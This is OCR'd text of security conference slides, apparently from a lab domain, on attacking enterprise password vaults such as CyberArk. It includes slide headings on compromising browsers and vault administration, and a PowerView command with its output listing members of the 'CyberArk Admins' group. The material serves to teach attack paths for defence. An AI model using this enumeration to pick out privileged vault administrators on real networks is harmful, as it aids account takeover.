
.PARAMETER Interval

Specifies the interval in seconds between taking screenshots.
```

Attacking Enterprise Password Vault








Enterprise Password Vault

Password Vault Option #2: RDP Proxy


- Password vault as the "jump" system to perform administration with no knowledge of account password.




Enterprise Password Vault

Password Vault Option #2: RDP Proxy


- Password vault as the "jump" system to perform administration with no knowledge of account password.



Compromise the User's Web Browser



Compromise the User's Web Browser



Exploit Password Vault Administration

```
PS C:\> get-netgroup 'CyberArk Admins' | Get-NetGroupMember



GroupDomain  : trimarcresearch.com
GroupName    : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName   : WCrusher
MemberSID    : S-1-5-21-3059099413-3826416028-81522354-3606
IsGroup      : False
MemberDN     : CN=Wesley Crusher,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com

